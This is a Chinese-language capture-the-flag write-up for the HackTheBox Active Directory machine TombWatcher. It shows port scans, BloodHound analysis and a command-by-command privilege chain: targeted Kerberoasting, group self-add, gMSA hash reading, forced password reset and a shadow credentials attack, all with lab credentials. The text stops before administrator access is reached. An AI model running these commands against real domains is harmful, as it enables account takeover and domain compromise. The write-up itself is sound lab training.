OSCP TombWatcher Write-up

本文最后更新于 2026年3月12日 下午

一、靶场详情

靶场名称:

TombWatcher

靶场地址:

https://app.hackthebox.com/machines/TombWatcher

靶场环境连接说明:

演示为 HackTheBox 平台在线靶机,需通过 OpenVPN 客户端连接平台提供的 VPN 环境才能访问靶机。注意:平台新发布的靶机可以免费练习,而历史靶机则需要开通会员才能使用。还需要注意连接 HackTheBox 平台 VPN 需要挂载代理,具体方式可参考之前的历史文章或留言。

二、思路总结

突破边界(获取用户旗帜):

bloodhound 分析攻击思路 –> 系统 John 用户权限 –> 用户旗帜

权限提升(获取管理员旗帜):

恢复 cert_admin 账号 –> 枚举 ADCS 模版证书漏洞 –> ESC15 模版漏洞 –> 域控管理员权限 –> 管理员旗帜

三、靶场攻击演示

3.1 靶场信息收集


已知用户名和密码。

1
2
henry
H3nry_987TGV!

使用 nmap 对靶机进行端口扫描。

TCP 端口扫描:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
sudo nmap -p- 10.129.18.180 --min-rate=2000

PORT STATE SERVICE
53/tcp open domain
80/tcp open http
88/tcp open kerberos-sec
135/tcp open msrpc
139/tcp open netbios-ssn
389/tcp open ldap
445/tcp open microsoft-ds
464/tcp open kpasswd5
593/tcp open http-rpc-epmap
636/tcp open ldapssl
3268/tcp open globalcatLDAP
3269/tcp open globalcatLDAPssl
5985/tcp open wsman
9389/tcp open adws
49666/tcp open unknown
49693/tcp open unknown
49694/tcp open unknown
49696/tcp open unknown
49718/tcp open unknown
49735/tcp open unknown

UDP 端口扫描:未发现可利用的端口。

继续使用 nmap 对已开放端口的服务进行信息收集。

TCP 服务信息搜集:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
sudo nmap -p53,80,88,135,139,389,445,464,593,636,3268,3269,5985,9389,49666,49693,49694,49696,49718,49735 -sCV 10.129.18.180

PORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
80/tcp open http Microsoft IIS httpd 10.0
| http-methods:
|_ Potentially risky methods: TRACE
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/10.0
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2025-10-15 17:46:04Z)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.tombwatcher.htb
| Not valid before: 2024-11-16T00:47:59
|_Not valid after: 2025-11-16T00:47:59
|_ssl-date: 2025-10-15T17:47:35+00:00; +3h59m44s from scanner time.
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-10-15T17:47:35+00:00; +3h59m45s from scanner time.
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.tombwatcher.htb
| Not valid before: 2024-11-16T00:47:59
|_Not valid after: 2025-11-16T00:47:59
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.tombwatcher.htb
| Not valid before: 2024-11-16T00:47:59
|_Not valid after: 2025-11-16T00:47:59
|_ssl-date: 2025-10-15T17:47:35+00:00; +3h59m45s from scanner time.
3269/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-10-15T17:47:35+00:00; +3h59m45s from scanner time.
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.tombwatcher.htb
| Not valid before: 2024-11-16T00:47:59
|_Not valid after: 2025-11-16T00:47:59
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp open mc-nmf .NET Message Framing
49666/tcp open msrpc Microsoft Windows RPC
49693/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
49694/tcp open msrpc Microsoft Windows RPC
49696/tcp open msrpc Microsoft Windows RPC
49718/tcp open msrpc Microsoft Windows RPC
49735/tcp open msrpc Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

由此得出结论:

系统为 Windows 域控环境,开放有 SMB、Winrm 和 HTTP 以及一些 Windows 域控的默认服务。

域控信息:

1
2
3
4
# 域名:
tombwatcher.htb
# KDC
DC01.tombwatcher.htb

3.2 渗透测试突破边界

3.2.1 Bloodhound 分析


使用 nxc 工具生成靶机 hosts 以及 krb 文件。

1
2
nxc smb 10.129.18.180 --generate-hosts-file hosts.txt
nxc smb 10.129.18.180 --generate-krb5-file krb5.conf

将其分别配置到 /etc/hosts/etc/krb5.conf 中。

排查靶机 HTTP、SMB 服务未发现任何有价值信息,接下来利用已知用户通过 rusthound-ce 和 bloodhound-ce-python 工具收集域控信息。

1
2
rusthound-ce -d tombwatcher.htb -u henry -p 'H3nry_987TGV!' --zip -c All
bloodhound-ce-python -d tombwatcher.htb -u henry -p 'H3nry_987TGV!' -gc dc01.tombwatcher.htb -ns 10.129.18.180 -c ALL --zip


注意: rusthound-ce 工具会收集域控证书信息,bloodhound-ce-python 目前没有该功能。 rusthound-ce 收集到的 zip 文件导入 bloodhound 会报错(bug),所以先导入 bloodhound-ce-python 搜集的 zip 文件,然后再手动导入 rusthound-ce 搜集的文件(解压 zip 导入 json 文件),bloodhound 会自动去掉重复数据,不必担心数据重复。

rusthound-ce

bloodhound-ce-python

bloodhound-ce-python zip 可正常导入 bloodhound,rusthound-ce zip 文件需解压导入 json 文件。

bloodhound-ce-python

rusthound-ce

注意: 导入后需等待几分钟,bloodhound 会在后台处理数据。



找到 henry 用户,将其设置为已拥有,然后点击用户出站权限,发现其对 Alfred 用户具有 WriteSPN 权限,继续点击 Alfred 用户,发现其对 infrastructure 组具有 Addself 权限,似乎有很多嵌套关系,为了方便查看整体攻击路径,我们在内置规则中找到从已拥有用户到达可能存在的所有路径

分析:

  1. Henry 用户对 Alfred 用户具有 WriteSPN 权限。
  2. Alfred 用户对 infrastructure 组具有 AddSelf 权限。
  3. infrastructure 组对 ansible_dev$ 用户具有 ReadGMSAPassword 权限。
  4. ansible_dev$ 用户对 sam 用户具有 ForeChangePassword 权限。
  5. sam 用户对 John 用户具有 WriteOwner 权限。

  6. John 用户对 ADCS 组织具有 Genericall 权限。

我们利用该攻击链最终可得到 John 用户权限,且 John 用户属于远程管理组,注意: John 对 ADCS 组织完全控制权,这可能是我们获取 DC 管理员权限的关键线索。

3.2.2 获取系统 John 用户权限


Henry 用户对 Alfred 用户具有 WriteSPN 权限,使用 targetedKerberoast 工具写入 SPN 可获取用户 TGS(工具会自动添加并删除用户 SPN),将票据保存至文本使用 hashcat 破解得到 Alfred 用户明文密码。

1
faketime -f '+4h' python3 targetedKerberoast.py -u 'henry' -p 'H3nry_987TGV!' -d "tombwatcher.htb" --dc-host "dc01.tombwatcher.htb"

Alfred 用户对 infrastructure 组具有 AddSelf 权限,利用该权限可将 Alfred 用户添加至 infrastructure 组。

1
2
bloodyAD --host 10.129.18.180 -d "tombwatcher.htb" -u "Alfred" -p "basketball" add groupMember "INFRASTRUCTURE" "Alfred"
net rpc group members "INFRASTRUCTURE" -U "tombwatcher.htb"/"Alfred"%"basketball" -S "DC01.tombwatcher.htb"

infrastructure 组对 ansible_dev$ 用户具有 ReadGMSAPassword 权限,由于我们已经将 Alfred 用户添加到改组,所以可通过 Alfred 用户读取 ansible_dev$ 用户 hash。

1
nxc ldap 10.129.18.180 -u Alfred -p basketball --gmsa

ansible_dev$ 用户对 sam 用户具有 ForeChangePassword 权限,意味着 ansible_dev$ 用户可直接修改 sam 用户密码。

1
bloodyAD --host "10.129.18.180" -d "tombwatcher.htb" -u "ansible_dev$" -p ":bf8b11e301f7ba3fdc616e5d4fa01c30" set password "sam" "nihao#123"


sam 用户对 John 用户具有 WriteOwner 权限,我们可利用该权限授予 sam 用户对 John 用户完全控制权。


通过影子凭证攻击获取 John 用户 hash,我们已经拥有了对 John 用户完全控制权,也可直接修改用户密码,但直接获取用户 hash 更为安全。

1
faketime -f '+4h' certipy-ad shadow auto -dc-ip 10.139.18.180 -u sam@tombwatcher.htb -p 'nihao#123' -account john

